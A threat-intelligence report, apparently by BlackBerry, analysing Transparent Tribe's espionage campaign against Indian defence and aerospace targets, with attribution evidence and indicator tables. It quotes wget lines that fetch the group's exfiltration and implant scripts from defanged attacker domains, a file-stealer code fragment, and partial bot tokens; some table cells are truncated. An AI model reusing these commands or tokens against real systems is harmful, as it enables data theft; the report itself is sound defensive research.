Transparent Tribe Targets Indian Government, Defense, and Aerospace Sectors Leveraging Cross-Platform Programming Languages

The BlackBerry Research & Intelligence Team ⋮⋮ 5/22/2024

Summary

As part of our continuous hunting efforts across the Asia-Pacific region, BlackBerry discovered Pakistani-based advanced persistent threat group Transparent Tribe (APT36) targeting the government, defense and aerospace sectors of India.This cluster of activity spanned from late 2023 to April 2024 and is anticipated to persist.

In Transparent Tribe's prior campaigns, the group was seen adapting and evolving their toolkit. In recent months the group have been putting a heavy reliance on cross-platform programming languages such as Python, Golang and Rust, as well as abusing popular web services such as Telegram, Discord, Slack and Google Drive. We observed the group deploying a range of malicious tools mirroring those used in previous campaigns as well as newer iterations, which we assess with moderate to high confidence were indeed conducted by Transparent Tribe.

Throughout our investigations, we uncovered multiple artifacts that substantiate our attribution. For example, we noted that a file served from the group's infrastructure set the time zone (TZ) variable to "Asia/Karachi," which is Pakistani Standard Time. We also discovered a remote IP address associated with a Pakistani-based mobile data network operator embedded within a spear-phishing email. The strategic targeting of critical sectors vital to India's national security additionally suggests the group's potential alignment with Pakistan's interests.

Alongside familiar tactics, Transparent Tribe introduced new iterations. They first used ISO images as an attack vector in October 2023, which we noted in their present campaigns. BlackBerry also discovered a new Golang compiled "all-in-one" espionage tool used by the group, which has the capability to find and exfiltrate files with popular file extensions, take screenshots, upload and download files, and execute commands.

Brief MITRE ATT&CK® Information

Tactic	Technique
Resource Development	T1588.002
Initial Access	T1566.001, T1566.002
Execution	T1204.001, T1204.002, T1059.004, T1059.006
Persistence	T1053.003, T1547.013, T1547.001
Discovery	T1082, T1217
Collection	T1113
Defense Evasion	T1027.010, T1564.001, T1140
Command-and-Control	T1071.001

Weaponization and Technical Overview

Weapons	Python-based document stealers in ELF and PE format, Obfuscated shell scripts, Poseidon agents, Telegram RAT, Go-Stealer
Attack Vector	Spear-phishing, Malicious ISO, ZIP archives, Malicious links, ELF downloaders, Credential stealing using HTTrack Website Copier
Network Infrastructure	Web Services; Telegram, Google Drive and Discord. Hostinger International Limited, Contabo GmbH, NameCheap, Inc, Mythic C2 infrastructure; Kaopu Cloud HK Limited, The Constant Company, LLC, Mythic S
Targets	Indian Government, Aerospace, Defense Forces and Defense Contractors

Technical Analysis

Who is Transparent Tribe?

Transparent Tribe, otherwise known as APT36, ProjectM, Mythic Leopard or Earth Karkaddan, is a cyber espionage threat group operating with a Pakistani nexus. The group has a history of conducting cyber espionage operations against India's defense, government and education sectors. Despite not being overly sophisticated, the group actively adapts its attack vector as well as its toolkit to evade detection.

The group has been operational since approximately 2013. Previous reports highlighted operational security mistakes made by the group. Due to these mistakes, Transparent Tribe inadvertently linked themselves to Pakistan.

In this campaign uncovered by BlackBerry, we surmise that Transparent Tribe has been carefully monitoring the efforts of the Indian defense forces as they strive to bolster and upgrade the country's aerospace defense capabilities.

Context

For many years, India and Pakistan have been in conflict over the Kashmir region, resulting in frequent cross-border clashes. Recent years have seen a notable escalation in tensions between the two nations, culminating in the current diplomatic freeze.

Considering the rise in tensions, and that both countries are currently experiencing significant political developments, it is no surprise to see a Pakistani-based threat group targeting critical sectors within India to gain a strategic advantage.

Attack Vector

Based on the sample set we looked at, Transparent Tribe primarily employs phishing emails as the preferred method of delivery for their payloads, utilizing either malicious ZIP archives or links. We observed the use of numerous different tools and techniques, some of which aligned with previous reporting from Zscaler in September 2023.

India has put significant efforts into the research and development of indigenized Linux-based operating systems such as MayaOS. MayaOS — developed internally by the Indian Defense Research and Development Organisation (DRDO), the Centre for Development of Advanced Computing (C-DAC), and the National Informatics Centre (NIC) — serves as an alternative to Windows. It is a hardened Linux distribution intended for adoption by the Indian Ministry of Defense (MoD) and subsequently the country's Army, their Navy and their Airforce.

As a result, Transparent Tribe has chosen to focus heavily on the distribution of Executable and Linkable Format (ELF) binaries during this period.



Figure 1: Targeting of operating systems by Transparent Tribe.

Weaponization

In the past, Transparent Tribe has employed desktop entry files to deliver Poseidon payloads in ELF format. Poseidon is a Golang agent that compiles into Linux and macOS x64 executables. This agent is designed to be used with Mythic and open-source cross-platform red teaming frameworks.

Currently, Poseidon remains part of the group's toolkit; however, we haven't confirmed the specific attack vector employed for its distribution.

We did, however, see the distribution of a Python downloader script compiled into ELF binaries. These ELF binaries had minimal detections on VirusTotal likely due to their lightweight nature and dependency on Python. The first cluster of files we found had an embedded file name of "*aldndr.py";* later versions had an embedded file name of "*basha.py*". Once decompiled, the script performed the following actions:



Figure 2: Actions performed by decompiled script.

Bashd, basho and bashu are all variations of GLOBSHELL, a custom-built file exfiltration Linux utility, with bashu closely resembling the original version discovered by Zscaler. The core script is designed to monitor the "/media" directory, specifically targeting files with commonly used extensions such as .pdf, .docx, .xlsx, .xls, .jpg, .png, .pptx, and .odt.

Bashd and basho have a broader scope, encompassing a more extensive array of directories. They monitor for files with the following file extensions: .pdf, .ppt, .pptx, .doc, .docx, .xls, .xlsx, .ods, .jpeg and .jpg. The directories they check are:

- /home/{user}/Downloads
- /home/{user}/Documents
- /home/{user}/Desktop
- /home/{user}/Pictures
- /home/{user}/.local/share/Trash
- /media

Bashd has an additional check to only send files that were not accessed or modified yesterday, as seen in the code below.

```
try:
        for file in allfiles:
            path = Path(file)
            ts1 = date.fromtimestamp(path.stat().st_atime)
            ts2 = date.fromtimestamp(path.stat().st_mtime)
            ts3 = date.fromtimestamp(path.stat().st_ctime)
            today = date.today()
            yesterday = today - timedelta(days=1)

        if not (yesterday == ts1 or yesterday == ts2):
            if yesterday == ts3:
                pass
            list1.append(file)
```

```
except:
    print('file not found error encountred')
```

* *Note that "encountred" in the code shown above is a typo made by its original author.*

Lastly, it's worth noting that bashm closely resembles PYSHELLFOX, a tool used to exfiltrate the current user's Firefox browser session details. It searches for open tabs with the following URLs: *"email.gov.in/#," "inbox,*" or "*web.whatsapp.com.*"

Hashes (md5, sha-256)	519243e7b3bb16127cf25bf3f729f3aa, d0a6f7ab5a3607b5ff5cc633c3b10c68db46157fcaf048971cc3e4d7bf1261c0
ITW File Name	Revised_NIC_Application
File Type	ELF
File Size	6810176 bytes
Compiler Name	gcc ((Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0) [EXEC AMD64-64]
Embedded Python File Name	Basha.py

In our retroactive search for similar samples, we discovered bash script versions and Python-based Windows binaries being served from Transparent Tribe's infrastructure.

The first stage bash script "stg_1.sh" downloaded three files: swift_script.sh, Silverlining.sh and swif_uzb.sh. The file "stg_1.sh" acted very much like the above downloaders, downloading files and registering the files to run at startup. **An interesting part of "Swift_script.sh" was that it set the time-zone variable (TZ) to "Asia/Karachi," a Pakistani time zone.**

Downloaded Files	**Description**
wget -P $DOC_FOLDER/swift hxxps[:]//apsdelhicantt[.]in/BOSS2/swift_script.sh	A bash version of GLOBSHELL – Files are exfiltrated to oshi[.]at
wget -P $DOC_FOLDER/ hxxps[:]//apsdelhicantt[.]in/BOSS2/Silverlining.sh	Silver implant
wget -P $DOC_FOLDER/swift2 hxxps[:]//apsdelhicantt[.]in /BOSS2/swift_uzb.sh	A script to copy files from any connected USB drive to a destination folder – Linked to swift_script.sh

Windows

We also discovered a Python-based Windows downloader "afd.exe," equivalent to aldndr.py or basha.py but compiled into a Windows executable. It performs similar actions to its Linux counterpart; its core task is to download two executables and set them to run on startup by adding a registry key to CurrentVersion\Run.

"Win_service.exe" and "*win_hta.exe*" are Windows versions of GLOBSHELL. The code is almost identical to bashd and basho respectively in terms of logic. The code was adapted to work on Windows file system paths. Based on the compilation timestamps of all three Windows executables, it's likely they were developed around the same time.

ITW Name	**Compilation Timestamp**
afd.exe	2023-04-26 18:16:38 UTC
win_hta.exe	2023-03-08 08:30:52 UTC
win_service.exe	2023-03-08 09:12:09 UTC



Figure 3: Attack chain of GLOBSHELL for Windows.

The "All-in-One" Espionage Tool

BlackBerry also discovered a new Golang compiled "all-in-one" espionage tool. A pivot from Transparent Tribe's domain *clawsindia[.]in* led to a ZIP archive containing an ELF file *"DSOP_Fund_Nomination_Form"*. The file is a downloader written in Golang and packed with UPX.

Upon execution, the downloader retrieves two files. The first is a PDF — *hxxps[:]//clawsindia[.]in/DSOP/DSOP.pdf* — which acts as a lure for the victim. The second is the final payload of this attack chain: *hxxps[:]//clawsindia[.]in/vmcoreinfo*.

The subsequent payload is a modified version of an open-source project Discord-C2, written in Golang and UPX packed. The code was modified to include similar logic as GLOBSHELL and PYSHELLFOX along with other capabilities described in figure 4.



Figure 4: DSOP_Fund_Nomination_Form attack chain and core capabilities.

ISO Images

On further inspection, we found that the domain "www[.]twff247[.]cloud/" was hosting an ISO image. **Metadata extracted from a shortcut file bundled within the ISO image indicated this was the group's first attempt at**

delivering ISO images as an attack vector. Although the LocalBasePath references HTML Smuggling, there was no evidence to suggest the actual implementation of this technique by the threat group.

Figure 5: ExifTool file metadata.

Bundled File Name	Type
AGS BRANCH/AGS BRANCH.EXE	Win32 EXE
AGS BRANCH/AGS BRANCH.DOC.LNK	Windows shortcut
AGS BRANCH/AGS BRANCH.PDF	PDF
AGS BRANCH/AGS BRANCH.BAT	BATCH file

Pivoting on the MachineID “desktop-rp8bjk8” extracted from the metadata of the shortcut file led us to a second ISO image, “*Pay statement.iso,*” created six days prior to “AG_Branch.iso.” The LocalBasePath of the second shortcut file was *"E:\\PC Files\\1st delivery underdevelopment\\iso\\Nodal Officer for SPARSH (PBORs) Record officewise\\Nodal Officer for SPARSH (PBORs) Record officewise.bat."*

Bundled File Name	Type
NODAL OFFICER FOR SPARSH (PBORS) RECORD OFFICEWISE/NODAL OFFICER FOR SPARSH (PBORS) RECORD OFFICEWISE.EXE	Win32 EXE
NODAL OFFICER FOR SPARSH (PBORS) RECORD OFFICEWISE/NODAL OFFICER FOR SPARSH (PBORS) RECORD OFFICEWISE.BAT - SHORTCUT.LNK	Windows shortcut
NODAL OFFICER FOR SPARSH (PBORS) RECORD OFFICEWISE/NODAL OFFICER FOR SPARSH (PBORS) RECORD OFFICEWISE.PDF	PDF
NODAL OFFICER FOR SPARSH (PBORS) RECORD OFFICEWISE/NODAL OFFICER FOR SPARSH (PBORS) RECORD OFFICEWISE.BAT	BATCH file

Both ISOs delivered the same tool: a Python-based Telegram bot compiled with Nutika into a Windows executable. We also observed the telegram remote access tool (RAT) being delivered via a WinRAR archive instead of an ISO image.

The PDF lures bundled within both ISOs target Indian Defense Forces. One pertains to the appointment of Nodal Officers for the System for Pension Administration (RAKSHA) (SPARSH), facilitating administrative tasks and support related to pension management. The other is an AG Branch education loan application for army personnel.

ITW Name	SHA256	Telegram Bot Token
Update_service.exe	aaa3c7be74fd9d68b11dfffae884c0f54ec614967df7f4f1366796a35081dcb1	bot6130630756:AAHdlLVVyWI 9II6uTtuQn07 NdPsSauAo
Service.exe	51d8e84d93c58a3e6dadbd27711328af797ac1d96dfad934d8b8a76252695206	bot6549212762:AAHa5YMI6E 08QtWRm004No

Connecting the Dots

It is evident the group is favoring the use of cross-platform programming languages, open-source offensive tooling and different web services for command-and-control (C2) or exfiltration.

In the beginning of 2024, reports and blogs surfaced detailing the deployment of malicious ISO images against entities in India by uncategorized threat actors. These deceptive ISO files, with themes and naming conventions, strongly suggest the target of these attacks was the Indian Air Force (IAF) or an entity associated with the IAF.



Figure 6: Unattributed attacks against entities in India using ISO images.

These ISO files and their bundled payloads had the hallmark of a Transparent Tribe attack chain. The file sharing platform *oshi[.]at,* used by the group in “swift_script.sh” for data exfiltration, was now being used to host the file “SU-30_Aircraft_Procurement.zip.” The payloads bundled within these ISO images are modified open-source offensive tools — Golang compiled information stealers that abuse Slack for data exfiltration — reflecting the characteristics seen in the Discord payload and other components of their attack chain.

Notably, around this time, the Indian government alongside the Defense Acquisition Council (DAC) took significant steps to bolster the Indian Air Force's capabilities. This included issuing a tender to one of the largest aerospace and defence manufacturers in Asia for the procurement of 97 advanced Tejas fighter jets, and approving the upgrade of the Su-30 fighter fleet.

This collaborative effort focuses on modernizing and expanding the Indian Air Force's fleet, underscoring the aerospace manufacturer’s pivotal role in strengthening national security and defense infrastructure, while also unfortunately making them a prime target for espionage campaigns.

Network Infrastructure

Transparent Tribe is known to use a wide array of tools, and we saw this threat actor utilize different network infrastructure for different tooling. For the Python-based espionage tooling, they stood up numerous domains for different functions:

Domain Name	Function	Samples’ Hashes	Autonomous System Numbers (ASN)
Files[.]tpt123[.]com	Serving malicious files bssd, bsso, bssu and bssm – used by aldndr.py	44c8d8590197cf47adfd59571a64cd8ccce69ca71e2033abb2f7cf5323e59b85	AS47583 Hostinger International Limited
Tpt123[.]com	Exfiltration location for stolen documents, victim metadata and Mozilla Firefox data	44c8d8590197cf47adfd59571a64cd8ccce69ca71e2033abb2f7cf5323e59b85	AS47583 Hostinger International Limited
infosec2[.]in	Serving malicious files bashd, basho, bashu and bashm – used by basha.py	d0a6f7ab5a3607b5ff5cc633c3b10c68db46157fcaf048971cc3e4d7bf1261c0	AS16509 Amazon Data Services India
Certdehli[.]in	Exfiltration location for stolen documents, victim metadata	68afcfa22ff797817651a8c66cdcd5fafbd8ed0b5c365706edd428855a08098e	AS22612 Namecheap, Inc.

	and Mozilla Firefox data		
twff247[.]cloud	Serving malicious files win_service.exe and win_hta.exe	a82562e1dc42b13df9390a2fb7361e9e17072a159e0b5ef7be027cf5b46bd05f	AS47583 Hostinger International Limited
winp247[.]cloud	Exfiltration location for stolen documents and victim metadata	c0466a6028120e0644145a60dea89ed27673f7a87fdfb5a24d489ff21d5df6e0	AS47583 Hostinger International Limited
Zedcinema[.]com	Exfiltration location for stolen documents and victim metadata	9ec5979fc7cbafb3f3fcd3b22fd8e651e5c6ee0d734aefc9ed69c58042e2d7d6	AS51167 Contabo GmbH
Tensupports[.]com	Exfiltration location for stolen documents and victim metadata	fbb65a675deb4d1779ef526b39700122dbc98a554ea19551c4c157f4b7e04a47	AS51167 Contabo GmbH
Baseuploads[.]com	Exfiltration location for stolen documents and victim metadata	1711f1ca94d4ae7586b22b6fedd5d86418ea6d35eebe09be8940868212cce7a0	AS47846 SEDO GmbH
Apsdelhicantt[.]in	Serving malicious files swift_script.sh, Silverlining.sh and swift_uzb.sh	9709b0876c2a291cb57aa0646f9179d29d89abb2f8868663147ab0ca4e6c501b	AS51852 Private Layer INC
Esttsec[.]in	Exfiltration location for stolen documents, and victim metadata	1e657d3047f3534dcd4539ce54db9f5901f7e53999bae340a850cc8d2aacc33c	AS47583 Hostinger International Limited

Pivoting off the above domains led to our discovery of the following domains, which we attribute with high confidence to be part of Transparent Tribe's infrastructure:

- warfarestudies[.]in
- coordoffice[.]in
- eoffice-sparrow[.]online
- secy-org[.]in
- publicinfo[.]in
- admincoord[.]in
- clawsindia[.]in
- emailnic-tech[.]email
- estbsec[.]in – *Phishing domain mirroring a login page for the legitimate domain parichay.nic.in in/pnv1/assets/login.html.*
- esttsec[.]in – 89[.]117[.]188[.]126 – *Links to a report by legitimate enterprise cybersecurity solutions provider Seqrite.*
- coordsec2[.]in
- awesindia[.]online

Over the course of 16 months, the group has stood up multiple domains bearing a striking resemblance to numerous legitimate Indian domains, most featuring a top-level domain (TLD) of ".in." While some of these domains have been observed being actively used to host, deliver, and operate as exfiltration points within their broader campaign, the utilization of others remains unconfirmed. The group continues actively standing up domains up to the time of the publication of this report.



Figure 7: Domain creation timeline.

Web Services C2s

Web Service	Function	IoC	C2
Telegram	Command-and-control	51d8e84d93c58a3e6dadbd27711328af797ac1d96dfad934d8b8a76252695206	hxxps://api[.]telegram[.]org/bo AHa5YMI6EmKK0s8iL29a0M o/
Telegram	Command-and-control	aaa3c7be74fd9d68b11dfffae884c0f54ec614967df7f4f1366796a35081dcb1	hxxps://api[.]telegram[.]org/ bo AHdlLVVyWMY-N9II6uTtuQn(
Google Drive	PDF lure delivery	Malicious account owner (attacker) - Bhatti Shakeel bhattishakeel9999[at]gmail.com	hxxps://drive[.]google[.]com/fil F8I7I7v63U5-Vqr6oM19sTbx/ sharing
Google Drive	PDF lure delivery	Malicious account owner (attacker) - Bhatti Shakeel bhattishakeel9999[at]gmail.com	hxxps://drive[.]google[.]com/fil FrmNL4GL7UIlCJPAGq1Roj8 sharing
Google Drive	PDF lure delivery	Malicious account owner (attacker) - Bhatti Shakeel bhattishakeel9999[at]gmail.com	hxxps://drive[.]google[.]com /f ZFr7EpKrZWxb9r-HPWM3pw sharing
Discord	Command-and-control	d9f29a626857fa251393f056e454dfc02de53288ebe89a282bad38d03f614529	hxxps://discord[.]com/api/v9/c 89754891571300 Guild 1172245798034079805 'Bot MTE3MjI0NDI5NzQ3MTQ5Nj R5W2bHjluCJqdheDOUTaKK

Targets

Transparent Tribe's targeting during this time has been quite strategic. The groups primary focus during this period was on the Indian defense forces and state-run defense contractors. Historically, the group has primarily engaged in intelligence gathering operations against the Indian Military.

In September 2023, BlackBerry observed a spear-phishing email targeting numerous key stakeholders and clients of the Department of Defense Production (DDP), specifically those in the aerospace sector.

The spear-phishing email was directly sent to one of the largest aerospace and defense companies in Asia. It was also sent to an Indian state-owned aerospace and defence electronics company, and additionally to Asia's second-largest manufacturer of earth moving equipment, which plays a key role in the country's Integrated Guided Missile Development Project by supplying ground support vehicles. Key individuals within the DDP were carbon-copied.

It is worthy of note that all three companies targeted are headquartered in Bangalore, India.

X-Remote-IP	223[.]123.17[.]36
Date	25 Sep 2023 06:55:02 -0000
To	[redacted]
Sender	diradmdopt@rediffmail.com
Subject	Minutes of Quarterly Review Meeting.
From	"Dir Admin" <diradmdopt@rediffmail.com>
Cc	[redacted]

Figure 8: Header of spear-phishing email sent to one targeted company.

Attribution

The BlackBerry Threat Research and Intelligence Team assess with at least a moderate to high confidence level that the activity detailed in this report was likely conducted by Transparent Tribe. Throughout our investigations, we uncovered multiple artifacts that substantiate our attribution.

Firstly, we observed a significant overlap with previous Transparent Tribe campaigns, including code reuse across various tools, tactics, and techniques, as well as in network infrastructure.

Despite the group's efforts to conceal its origins, several indicators discovered during our investigation point to the threat group likely residing in or operating from Pakistan.

For instance, during our analysis of one of the scripts, we noticed the threat actor set the time zone environment variable TZ to "Asia/Karachi," which is Pakistani Standard Time. Additionally, the ISO image "Pay statement.iso," first seen in early October and likely intended as an initial test for this attack vector, was submitted from Multan, Pakistan. Lastly, embedded within a spear-phishing email, we discovered a remote IP address (223[.]123.17[.]36) associated with mobile data network operator CMPak Limited, which is Pakistan-based and owned by China Mobile (CMPak Limited - ASN AS59257). We have included a comprehensive list of indicators of compromise (IoCs) at the end of this report.

The strategic targeting of key entities within India's Department of Defense Production and the Indian Defense Forces suggests the threat group's potential alignment with Pakistan's interests.

Conclusions

Our investigation reveals Transparent Tribe has been persistently targeting critical sectors vital to India's national security.

